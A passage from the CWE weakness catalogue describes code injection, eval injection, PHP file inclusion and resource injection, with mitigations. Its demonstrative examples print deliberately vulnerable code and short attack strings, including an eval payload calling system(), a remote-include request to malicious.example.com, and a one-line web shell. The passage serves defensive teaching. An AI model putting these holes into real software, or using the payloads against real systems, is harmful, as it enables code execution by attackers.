When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

To reduce the likelihood of code injection, use stringent whitelists that limit which constructs are allowed. If you are dynamically constructing code that invokes a function, then verifying that the input is alphanumeric might be insufficient. An attacker might still be able to reference a dangerous function that you did not intend to allow, such as `system()`, `exec()`, or `exit()`.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Operation**Compilation or Build Hardening**

Run the code in an environment that performs automatic taint propagation and prevents any command execution that uses tainted variables, such as Perl's "-T" switch. This will force you to perform validation steps that remove the taint, although you must be careful to correctly validate your inputs so that you do not accidentally mark dangerous inputs as untainted (see CWE-183 and CWE-184).

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699 1000	81
ChildOf		691	Insufficient Control Flow Management	1000	812
ChildOf		752	2009 Top 25 - Risky Resource Management	750	873
ParentOf		95	<i>Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')</i>	699 1000	133
ParentOf		96	<i>Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')</i>	699 1000	136
CanFollow		98	<i>Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')</i>	699 1000	138
ParentOf		621	<i>Variable Extraction Error</i>	1000	727
ParentOf		627	<i>Dynamic Variable Evaluation</i>	699 1000	732
MemberOf		635	<i>Weaknesses Used by NVD</i>	635	738

Research Gaps

Many of these weaknesses are under-studied and under-researched, and terminology is not sufficiently precise.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER	CODE	Code Evaluation and Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
35	Leverage Executable Code in Nonexecutable Files	
77	Manipulating User-Controlled Variables	

CWE-95: Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')

Weakness ID: 95 (Weakness Base)

Status: Incomplete

Description**Summary**

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes code syntax before using the input in a dynamic evaluation call (e.g. "eval").

Extended Description

This may allow an attacker to execute arbitrary code, or at least modify what code can be executed.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- Java
- Javascript
- Python
- Perl

- PHP
- Ruby
- Interpreted Languages

Modes of Introduction

This weakness is prevalent in handler/dispatch procedures that might want to invoke a large number of functions, or set a large number of variables.

Likelihood of Exploit

Medium

Demonstrative Examples

edit-config.pl: This CGI script is used to modify settings in a configuration file.

Perl Example:

Bad Code

```
use CGI qw(:standard);
sub config_file_add_key {
    my ($fname, $key, $arg) = @_;
    # code to add a field/key to a file goes here
}
sub config_file_set_key {
    my ($fname, $key, $arg) = @_;
    # code to set key to a particular file goes here
}
sub config_file_delete_key {
    my ($fname, $key, $arg) = @_;
    # code to delete key from a particular file goes here
}
sub handleConfigAction {
    my ($fname, $action) = @_;
    my $key = param('key');
    my $val = param('val');
    # this is super-efficient code, especially if you have to invoke
    # any one of dozens of different functions!
    my $code = "config_file_${action}_key(\$fname, \$key, \$val)";
    eval($code);
}
$configfile = "/home/cwe/config.txt";
print header;
if (defined(param('action'))) {
    handleConfigAction($configfile, param('action'));
}
else {
    print "No action specified!\n";
}
```

The script intends to take the 'action' parameter and invoke one of a variety of functions based on the value of that parameter - `config_file_add_key()`, `config_file_set_key()`, or `config_file_delete_key()`. It could set up a conditional to invoke each function separately, but `eval()` is a powerful way of doing the same thing in fewer lines of code, especially when a large number of functions or variables are involved. Unfortunately, in this case, the attacker can provide other values in the action parameter, such as: `add_key(","); system("/bin/lS");` This would produce the following string in `handleConfigAction()`: `config_file_add_key(","); system("/bin/lS");` Any arbitrary Perl code could be added after the attacker has "closed off" the construction of the original function call, in order to prevent parsing errors from causing the malicious `eval()` to fail before the attacker's payload is activated. This particular manipulation would fail after the `system()` call, because the `"_key(\$fname, \$key, \$val)"` portion of the string would cause an error, but this is irrelevant to the attack because the payload has already been activated.

Observed Examples

Reference	Description
CVE-2001-1471	chain: Resultant eval injection. An invalid value prevents initialization of variables, which can be modified by attacker and later injected into PHP eval statement.
CVE-2002-1750	Eval injection in Perl program.
CVE-2002-1752	Direct code injection into Perl eval function.
CVE-2002-1753	Eval injection in Perl program.

Reference	Description
CVE-2005-1527	Direct code injection into Perl eval function.
CVE-2005-1921	MFV. code injection into PHP eval statement using nested constructs that should not be nested.
CVE-2005-2498	MFV. code injection into PHP eval statement using nested constructs that should not be nested.
CVE-2005-2837	Direct code injection into Perl eval function.
CVE-2005-3302	Code injection into Python eval statement from a field in a formatted file.
CVE-2007-1253	Eval injection in Python program.
CVE-2008-5071	Eval injection in PHP program.
CVE-2008-5305	Eval injection in Perl program using an ID that should only contain hyphens and numbers.

Potential Mitigations

Architecture and Design

Implementation

If possible, refactor your code so that it does not need to use eval() at all.

Implementation

Input Validation

Assume all input is malicious. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system.

Architecture and Design

Do not rely exclusively on blacklist validation to detect malicious input or to encode output (CWE-184). There are too many ways to encode the same character, so you're likely to miss some variants.

Implementation

Inputs should be decoded and canonicalized to the application's current internal representation before being validated (CWE-180, CWE-181). Make sure that your application does not inadvertently decode the same input twice (CWE-174). Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. Use libraries such as the OWASP ESAPI Canonicalization control.

Consider performing repeated canonicalization until your input does not change any more. This will avoid double-decoding and similar scenarios, but it might inadvertently modify inputs that are allowed to contain properly-encoded dangerous content.

Other Notes

Factors: special character errors can play a role in increasing the variety of code that can be injected, although some vulnerabilities do not require special characters at all, e.g. when a single function without arguments can be referenced and a terminator character is not necessary.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		94	Failure to Control Generation of Code ('Code Injection')	699	130
ChildOf		714	OWASP Top Ten 2007 Category A3 - Malicious File Execution	629	847
ChildOf		727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853

Research Gaps

This issue is probably under-reported. Most relevant CVEs have been for Perl and PHP, but eval injection applies to most interpreted languages. Javascript eval injection is likely to be heavily under-reported.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Direct Dynamic Code Evaluation ('Eval Injection')
OWASP Top Ten 2007	A3	CWE More Specific	Malicious File Execution
OWASP Top Ten 2004	A6	CWE More Specific	Injection Flaws

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
35	Leverage Executable Code in Nonexecutable Files	

References

< <http://www.rubycentral.com/book/taint.html> >.

CWE-96: Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')

Weakness ID: 96 (Weakness Base)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes code syntax before inserting the input into an executable resource, such as a library, configuration file, or template.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- PHP
- Perl
- All Interpreted Languages

Observed Examples

Reference	Description
CVE-2002-0495	Perl code directly injected into CGI library file from parameters to another CGI program.
CVE-2003-0395	PHP code from User-Agent HTTP header directly inserted into log file implemented as PHP script.
CVE-2005-1876	Direct PHP code injection into supporting template file.
CVE-2005-1894	Direct code injection into PHP script that can be accessed by attacker.

Potential Mitigations

Assume all input is malicious. Use an appropriate combination of black lists and white lists to filter code syntax from user-controlled input.

Perform proper output validation and escaping to neutralize all code syntax from data written to code files.

Other Notes



"HTML injection" (see XSS) could be thought of as an example of this, but it is executed on the client side, not the server side. Server-Side Includes (SSI) are an example of direct static code injection.

This issue is most frequently found in PHP applications that allow users to set configuration variables that are stored within executable php files. Technically, this could also be performed in some compiled code (e.g. by byte-patching an executable), although it is highly unlikely.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	W	Page
ChildOf		94	Failure to Control Generation of Code ('Code Injection')	<input checked="" type="checkbox"/>	130
				1000	
ChildOf		632	Weaknesses that Affect Files or Directories	<input checked="" type="checkbox"/>	736

Nature	Type	ID	Name		Page
ParentOf		97	Improper Neutralization of Server-Side Includes (SSI) Within a Web Page		699 1000

Affected Resources

- File/Directory

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Direct Static Code Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
35	Leverage Executable Code in Nonexecutable Files	
63	Simple Script Injection	
73	User-Controlled Filename	
77	Manipulating User-Controlled Variables	
81	Web Logs Tampering	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	

CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page

Weakness ID: 97 (Weakness Variant)

Status: Draft

Description

Summary

The software generates a web page, but does not neutralize or incorrectly neutralizes user-controllable input that could be interpreted as a server-side include (SSI) directive.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages


- All

Potential Mitigations

Implementation

Utilize an appropriate mix of white-list and black-list parsing to filter server-side include syntax from all input.

Relationships

Nature	Type	ID	Name		Page
ChildOf		96	Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection')		699 1000

Relationship Notes

This can be resultant from XSS/HTML injection because the same special characters can be involved. However, this is server-side code execution, not client-side.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Server-Side Includes (SSI) Injection
WASC	36	SSI Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
35	Leverage Executable Code in Nonexecutable Files	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
101	Server Side Include (SSI) Injection	

CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')

Weakness ID: 98 (Weakness Base)

Status: Draft

Description

Summary

The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions.

Extended Description

In certain versions and configurations of PHP, this can allow an attacker to specify a URL to a remote location from which the software will obtain the code to execute. In other cases in association with path traversal, the attacker can specify a local file that may contain executable statements that can be parsed by PHP.

Alternate Terms

PHP remote file inclusion

Local file inclusion

This term is frequently used in cases in which remote download is disabled, or when the first part of the filename is not under the attacker's control, which forces use of relative path traversal (CWE-23) attack techniques to access files that may contain previously-injected PHP code, such as web access logs.

Time of Introduction

- Implementation
- Architecture and Design

Applicable Platforms

Languages

- PHP (Often)

Common Consequences

Integrity

Execute unauthorized code or commands

The attacker may be able to specify arbitrary code to be executed from a remote location. Alternatively, it may be possible to use normal program behavior to insert php code into files on the local machine which can then be included and force the code to execute since php ignores everything in the file except for the content between php specifiers.

Likelihood of Exploit

High to Very High

Detection Methods

Manual Analysis

High

Manual white-box analysis can be very effective for finding this issue, since there is typically a relatively small number of include or require statements in each program.

Automated Static Analysis

The external control or influence of filenames can often be detected using automated static analysis that models data flow within the software.

Automated static analysis might not be able to recognize when proper input validation is being performed, leading to false positives - i.e., warnings that do not have any security consequences or require any code changes. If the program uses a customized input validation library, then some tools may allow the analyst to create custom signatures to detect usage of those routines.

Demonstrative Examples

The following code attempts to include a function contained in a separate PHP page on the server. It builds the path to the file by using the supplied 'module_name' parameter and appending the string '/function.php' to it.

PHP Example:*Bad Code*

```
$dir = $_GET['module_name'];
include($dir . "/function.php");
```

The problem with the above code is that the value of \$dir is not restricted in any way, and a malicious user could manipulate the 'module_name' parameter to force inclusion of an unanticipated file. For example, an attacker could request the above PHP page (example.php) with a 'module_name' of "http://malicious.example.com" by using the following request string:

Attack

```
victim.php?module_name=http://malicious.example.com
```

Upon receiving this request, the code would set 'module_name' to the value "http://malicious.example.com" and would attempt to include http://malicious.example.com/function.php, along with any malicious code it contains.

For the sake of this example, assume that the malicious version of function.php looks like the following:

Bad Code

```
system($_GET['cmd']);
```

An attacker could now go a step further in our example and provide a request string as follows:

Attack

```
victim.php?module_name=http://malicious.example.com&cmd=/bin/ls%20-l
```

The code will attempt to include the malicious function.php file from the remote site. In turn, this file executes the command specified in the 'cmd' parameter from the query string. The end result is an attempt by victim.php to execute the potentially malicious command, in this case:

Attack

```
/bin/ls -l
```

Note that the above PHP example can be mitigated by setting allow_url_fopen to false, although this will not fully protect the code. See potential mitigations.

Observed Examples

Reference	Description
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-1681	PHP remote file include.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-1964	PHP remote file include.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-2086	PHP remote file include.
CVE-2005-2154	PHP local file inclusion.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.

Reference	Description
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses "." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Architecture and Design

Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Architecture and Design

Operation

Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

For PHP, the interpreter offers restrictions such as open_basedir or safe_mode which can make it more difficult for an attacker to escape out of the application. Also consider Suhosin, a hardened PHP extension, which includes various options that disable some of the more dangerous PHP features.

Architecture and Design

Operation

Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.

Architecture and Design**Operation****Identify and Reduce Attack Surface**

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

Architecture and Design**Implementation****Identify and Reduce Attack Surface**

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.

Operation**Firewall****Moderate**

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Operation**Implementation****Environment Hardening**

Develop and run your code in the most recent versions of PHP available, preferably PHP 6 or later. Many of the highly risky features in earlier PHP interpreters have been removed, restricted, or disabled by default.

Operation**Implementation****Environment Hardening**

If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.














Often, programmers do not protect direct access to files intended only to be included by core programs. These include files may assume that critical variables have already been initialized by the calling program. As a result, the use of `register_globals` combined with the ability to directly access the include file may allow attackers to conduct file inclusion attacks. This remains an extremely common pattern as of 2009.

Operation**Environment Hardening****High**

Set `allow_url_fopen` to false, which limits the ability to include files from remote locations.

Be aware that some versions of PHP will still accept `ftp://` and other URI schemes. In addition, this setting does not protect the code from path traversal attacks (CWE-22), which are frequently successful against the same vulnerable code that allows remote file inclusion.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
CanPrecede		94	Failure to Control Generation of Code ('Code Injection')	699	1000 130
PeerOf		216	Containment Errors (Container Errors)	1000	307
CanAlsoBe		426	Untrusted Search Path	1000	541
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		706	Use of Incorrectly-Resolved Name or Reference	1000	842
ChildOf		714	OWASP Top Ten 2007 Category A3 - Malicious File Execution	629	847
ChildOf		727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853
ChildOf		802	2010 Top 25 - Risky Resource Management	800	936
<i>CanFollow</i>		73	<i>External Control of File Name or Path</i>	1000	77
<i>CanFollow</i>		184	<i>Incomplete Blacklist</i>	1000	262
<i>CanFollow</i>		425	<i>Direct Request ('Forced Browsing')</i>	1000	539
<i>CanFollow</i>		456	<i>Missing Initialization</i>	1000	571
<i>CanFollow</i>		473	<i>PHP External Variable Modification</i>	1000	592

Relationship Notes

This is frequently a functional consequence of other weaknesses. It is usually multi-factor with other factors (e.g. MAID), although not all inclusion bugs involve assumed-immutable data. Direct request weaknesses frequently play a role.

Can overlap directory traversal in local inclusion problems.

Research Gaps

Under-researched and under-reported. Other interpreted languages with "require" and "include" functionality could also product vulnerable applications, but as of 2007, PHP has been the focus. Any web-accessible language that uses executable file extensions is likely to have this type of issue, such as ASP, since .asp extensions are typically executable. Languages such as Perl

are less likely to exhibit these problems because the .pl extension isn't always configured to be executable by the web server.

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			PHP File Include
OWASP Top Ten 2007	A3	CWE More Specific	Malicious File Execution
WASC	5		Remote File Inclusion

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
193	PHP Remote File Inclusion	

References

[REF-12] Shaun Clowes. "A Study in Scarlet". < <http://www.cgisecurity.com/lib/studyinscarlet.txt> >.

[REF-13] Stefan Esser. "Suhosin". < <http://www.hardened-php.net/suhosin/> >.

Johannes Ullrich. "Top 25 Series - Rank 13 - PHP File Inclusion". SANS Software Security Institute. 2010-03-11. < <http://blogs.sans.org/appsecstreetfighter/2010/03/11/top-25-series-rank-13-php-file-inclusion/> >.

CWE-99: Improper Control of Resource Identifiers ('Resource Injection')

Weakness ID: 99 (Weakness Base)

Status: Draft

Description

Summary

The software receives input from an upstream component, but it does not restrict or incorrectly restricts the input before it is used as an identifier for a resource that may be outside the intended sphere of control.

Extended Description

This may enable an attacker to access or modify otherwise protected system resources.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

The following Java code uses input from an HTTP request to create a file name. The programmer has not considered the possibility that an attacker could provide a file name such as ".././tomcat/conf/server.xml", which causes the application to delete one of its own configuration files.

Java Example:

Bad Code

```
String rName = request.getParameter("reportName");
File rFile = new File("/usr/local/apfr/reports/" + rName);
...
rFile.delete();
```

Example 2:

The following code uses input from the command line to determine which file to open and echo back to the user. If the program runs with privileges and malicious users can create soft links to the file, they can use the program to read the first part of any file on the system.

C++ Example:

Bad Code

```
ifstream ifs(argv[0]);
string s;
ifs >> s;
cout << s;
```

The kind of resource the data affects indicates the kind of content that may be dangerous. For example, data containing special characters like period, slash, and backslash, are risky when used in methods that interact with the file system. (Resource injection, when it is related to file system resources, sometimes goes by the name "path manipulation.") Similarly, data that contains URLs and URIs is risky for functions that create remote connections.

Potential Mitigations

Assume all input is malicious. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system.








Other Notes

A resource injection issue occurs when the following two conditions are met: 1. An attacker can specify the identifier used to access a system resource. For example, an attacker might be able to specify part of the name of a file to be opened or a port number to be used. 2. By specifying the resource, the attacker gains a capability that would not otherwise be permitted. For example, the program may give the attacker the ability to overwrite the specified file, run with a configuration controlled by the attacker, or transmit sensitive information to a third-party server. Note: Resource injection that involves resources stored on the filesystem goes by the name path manipulation and is reported in separate category. See the path manipulation description for further details of this vulnerability.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		20	Improper Input Validation	700	15
CanAlsoBe		73	External Control of File Name or Path	1000	77
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699 1000	81
PeerOf		706	Use of Incorrectly-Resolved Name or Reference	1000	842
PeerOf		621	Variable Extraction Error	1000	727
MemberOf		630	Weaknesses Examined by SAMATE	630	735
ParentOf		641	Improper Restriction of Names for Files and Other Resources	699 1000	746

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Resource Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
10	Buffer Overflow via Environment Variables	
75	Manipulating Writeable Configuration Files	

White Box Definitions

A weakness where the code path has:

1. start statement that accepts input followed by
2. a statement that allocates a System Resource using name where the input is part of the name
3. end statement that accesses the System Resource where
 - a. the name of the System Resource violates protection

CWE-100: Technology-Specific Input Validation Problems

Category ID: 100 (Category) **Status:** Incomplete

Description

Summary

Weaknesses in this category are caused by inadequately implemented input validation within particular technologies.

Time of Introduction

- Architecture and Design
- Implementation

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	699	15
ParentOf		101	Struts Validation Problems	699	145
PeerOf		618	Exposed Unsafe ActiveX Method	1000	725

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Technology-Specific Special Elements

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
109	Object Relational Mapping Injection	
228	Resource Depletion through DTD Injection in a SOAP Message	

CWE-101: Struts Validation Problems

Category ID: 101 (Category) **Status:** Incomplete

Description

Summary

Weaknesses in this category are caused by inadequately implemented protection mechanisms that use the STRUTS framework.

Applicable Platforms

Languages

- Java

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		100	Technology-Specific Input Validation Problems	699	144
ParentOf		102	Struts: Duplicate Validation Forms	699	145
ParentOf		103	Struts: Incomplete validate() Method Definition	699	146
ParentOf		104	Struts: Form Bean Does Not Extend Validation Class	699	148
ParentOf		105	Struts: Form Field Without Validator	699	150
ParentOf		106	Struts: Plug-in Framework not in Use	699	152
ParentOf		107	Struts: Unused Validation Form	699	154
ParentOf		108	Struts: Unvalidated Action Form	699	156
ParentOf		109	Struts: Validator Turned Off	699	156
ParentOf		110	Struts: Validator Without Form Field	699	157
ParentOf		608	Struts: Non-private Field in ActionForm Class	699	716

CWE-102: Struts: Duplicate Validation Forms

Weakness ID: 102 (Weakness Variant) **Status:** Incomplete

Description

Summary

The application uses multiple validation forms with the same name, which might cause the Struts Validator to validate a form that the programmer does not expect.

Extended Description

If two validation forms have the same name, the Struts Validator arbitrarily chooses one of the forms to use for input validation and discards the other. This decision might not correspond to the programmer's expectations, possibly leading to resultant weaknesses. Moreover, it indicates that the validation logic is not up-to-date, and can indicate that other, more subtle validation errors are present.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

Confidentiality

Integrity

Availability

If a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

Demonstrative Examples

Two validation forms with the same name.

XML Example:

Bad Code

```
<form-validation>
  <formset>
    <form name="ProjectForm"> ... </form>
    <form name="ProjectForm"> ... </form>
  </formset>
</form-validation>
```

It is critically important that validation logic be maintained and kept in sync with the rest of the application.

Potential Mitigations

Implementation

The DTD or schema validation will not catch the duplicate occurrence of the same form name. To find the issue in the implementation, manual checks or automated static analysis could be applied to the xml configuration files.







Background Details

Unchecked input is the root cause of some of today's worst and most common software security problems. Cross-site scripting, SQL injection, and process control vulnerabilities can all stem from incomplete or absent input validation.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name		Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		101	Struts Validation Problems	699	145
ChildOf		694	Use of Multiple Resources with Duplicate Identifier	1000	815
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
PeerOf		675	<i>Duplicate Operations on Resource</i>	<i>1000</i>	<i>789</i>

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Struts: Duplicate Validation Forms

CWE-103: Struts: Incomplete validate() Method Definition

Weakness ID: 103 (Weakness Variant)

Status: Draft

Description**Summary**

The application has a validator form that either fails to define a `validate()` method, or defines a `validate()` method but fails to call `super.validate()`.

Extended Description

If you do not call `super.validate()`, the Validation Framework cannot check the contents of the form against a validation form. In other words, the validation framework will be disabled for the given form.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Java

Common Consequences

Disabling the validation framework for a form exposes the application to numerous types of attacks. Unchecked input is the root cause of vulnerabilities like cross-site scripting, process control, and SQL injection.

Confidentiality**Integrity****Availability**

Although J2EE applications are not generally susceptible to memory corruption attacks, if a J2EE application interfaces with native code that does not perform array bounds checking, an attacker may be able to use an input validation mistake in the J2EE application to launch a buffer overflow attack.

Demonstrative Examples

In the following Java example the class `RegistrationForm` is a Struts framework `ActionForm` Bean that will maintain user input data from a registration webpage for an online business site. The user will enter registration data and the `RegistrationForm` bean in the Struts framework will maintain the user data. The `RegistrationForm` class implements the `validate` method to validate the user input entered into the form.

Java Example:*Bad Code*

```
public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // private variables for registration form
    private String name;
    private String email;
    ...
    public RegistrationForm() {
        super();
    }
    public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {
        ActionErrors errors = new ActionErrors();
        if (getName() == null || getName().length() < 1) {
            errors.add("name", new ActionMessage("error.name.required"));
        }
        return errors;
    }
    // getter and setter methods for private variables
    ...
}
```

Although the `validate` method is implemented in this example the method does not call the `validate` method of the `ValidatorForm` parent class with a call `super.validate()`. Without the call to the parent validator class only the custom validation will be performed and the default validation will not be performed. The following example shows that the `validate` method of the `ValidatorForm` class is called within the implementation of the `validate` method.

Java Example:

Good Code

```

public class RegistrationForm extends org.apache.struts.validator.ValidatorForm {
    // private variables for registration form
    private String name;
    private String email;
    ...
    public RegistrationForm() {
        super();
    }
    public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {
        ActionErrors errors = super.validate(mapping, request);
        if (errors == null) {
            errors = new ActionErrors();
        }
        if (getName() == null || getName().length() < 1) {
            errors.add("name", new ActionMessage("error.name.required"));
        }
        return errors;
    }
    // getter and setter methods for private variables
    ...
}

```

Potential Mitigations

Implement the validate() method and call super.validate() within that method.





Background Details

The Struts Validator uses a form's validate() method to check the contents of the form properties against the constraints specified in the associated validation form. That means the following classes have a validate() method that is part of the validation framework: ValidatorForm, ValidatorActionForm, DynaValidatorForm, and DynaValidatorActionForm. If you create a class that extends one of these classes, and if your class implements custom validation logic by overriding the validate() method, you must call super.validate() in your validate() implementation.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

